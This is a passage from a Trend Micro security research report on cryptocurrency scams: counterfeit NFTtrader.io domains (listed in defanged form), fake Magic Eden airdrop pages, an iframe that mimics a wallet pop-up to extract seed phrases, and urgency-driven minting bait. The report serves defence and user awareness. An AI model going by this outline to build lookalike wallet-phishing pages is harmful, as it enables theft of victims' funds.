TREND MICRO | research

Keeping Assets Safe From Cryptocurrency Scams and Schemes

Author
Authors: Cifer Fang, Vladimir Kropotov, Loseway Lu, Qi Sun, and Fyodor Yarochkin

Keeping Assets Safe From Cryptocurrency Scams and Schemes

As cryptocurrency continues to transform the way assets are exchanged around the world, its significance in the global economy also grows. Meanwhile, the virtual environment that allows it to thrive has become a lucrative field for cybercriminals to exploit.

Trend Micro Research has been keeping an eye on cryptocurrency-related attacks given several reports of stolen funds through a variety of stealthy scams. Using data gathered from the Trend Micro™ Smart Protection Network™ (SPN), this report takes an in-depth look at the different tactics employed by fraudsters to steal assets from unsuspecting users.

We discuss the various mechanisms that malicious actors use, including scams related to non-fungible tokens (NFTs), QR codes for token approval, social engineering schemes, exploitation of cryptocurrency wallet features, fake cryptocurrency wallet apps, and more.

Despite the wide range of tactics, techniques, and procedures (TTPs) that threat actors use, our findings show that their motivation is two-fold — to obtain wallet authorization and steal users' mnemonic seed phrases.

NFTtrader.io Attacks

NFTtrader.io is a popular platform for trading or swapping NFTs. With the soaring prices of NFTs, it is no surprise that scammers have taken advantage of them. We identified several counterfeit versions of NFT trader domains and URL patterns using SPN data collected from November 1, 2021 to March 10, 2022. Some of the domains that we identified were also mentioned on Twitter.




Figure 1. Sample chat on Discord that mentions fraudulent NFT trader domains

Several of the identified domains are no longer accessible, while others are still being actively abused. Here are some examples that we found through our telemetry:

- nfttrader[.]io-0x05699734e2adb4280f37954d04f9fc95d8ad5f24[.]it
- nettrouer[.]io-0xc02702c7a9bf7c8f33793ad6ca44bf2bd99f9369[.]id
- nfttrader[.]io-trading-0xa8ldb33ad5e4f9ce04854880fb157bc00150b006[.]id
- nfttrader[.]io-trading-0xc310e760778cebca4c6c556874757a4c4ece0[.]id
- nfttrader[.]io-trading-0xc310e760778ecbca4c6c559874757a4c4ece0[.]id
- nfttrader[.]is
- nfttrader-trader[.]xyz
- nfttrader[.]website/

One set of the fraudulent domains is related to nfttrader[.]is. Upon scrutiny, we found that the preceding domains share similar references and code with the set of domains related to nfttrader[.]is, leading us to believe that these originate from the same threat actor. The phishing links are often delivered through online messaging platforms or social media. When users open the URL, they are presented with the following screens:




Figure 2. Landing pages from the fake NFT trader site

While the fake website mimics the appearance of an authentic NFT trader site, the page is designed to trick users into connecting their MetaMask wallet to the scam site as a doorway for further abuse.

Airdropped NFTs With Phishing Link in the Description

Malicious actors have also exploited Magic Eden, an NFT marketplace. Scammers simply airdrop an NFT using a spurious page that looks like the official Magic Eden page. The description indicates that more airdrops are to come, but users are asked to connect to the site to proceed.




Figure 3. Fake Magic Eden NFT used to lead users to the scam site





Figure 4. Metadata of the scam NFT site indicating the URL and user instructions

The phishing site closely resembles the official Magic Eden page. To claim the fake airdrop, users are instructed to connect their wallet first.







Figure 5. Counterfeit pages used to lure victims to connect their cryptocurrency wallet






Figure 6. Spurious pages that scammers use to steal the mnemonic seed phrases

As the users attempt to connect their wallet, the pop-up page that normally comes from the wallet extension appears, but this is just an iframe (aka inline frame) from the phishing site to give the impression that the process of connecting the wallet is underway. Afterward, the process appears to fail, thus giving fraudsters the opportunity to ask users for their mnemonic seed phrases.

Notably, this malicious campaign that targeted Magic Eden users was launched right after the platform announced that it was giving NFT airdrops away.

Figure 7. Magic Eden's tweet to remind and warn users of scam attempts




Figure 8. Tweet of a user victimized by the scam

Airdropped NFTs That Redirect Users to Interact With Malicious Smart Contract

Another NFT airdrop scam uses a different bait. Here, it appears that the NFT was airdropped to many wallets.
The NFT acts like a drop box that instructs users to “mint” the NFT gift in specific websites. Minting an NFT means publishing one’s unique token on the blockchain to make it available for purchase. The scammer provides detailed instructions on how to mint the NFT and also claims that this opportunity was sent to 500,000 users. It also adds a sense of urgency by stressing that only 1,500 NFTs can be minted.

Figure 9. Spurious page used to bait potential victims

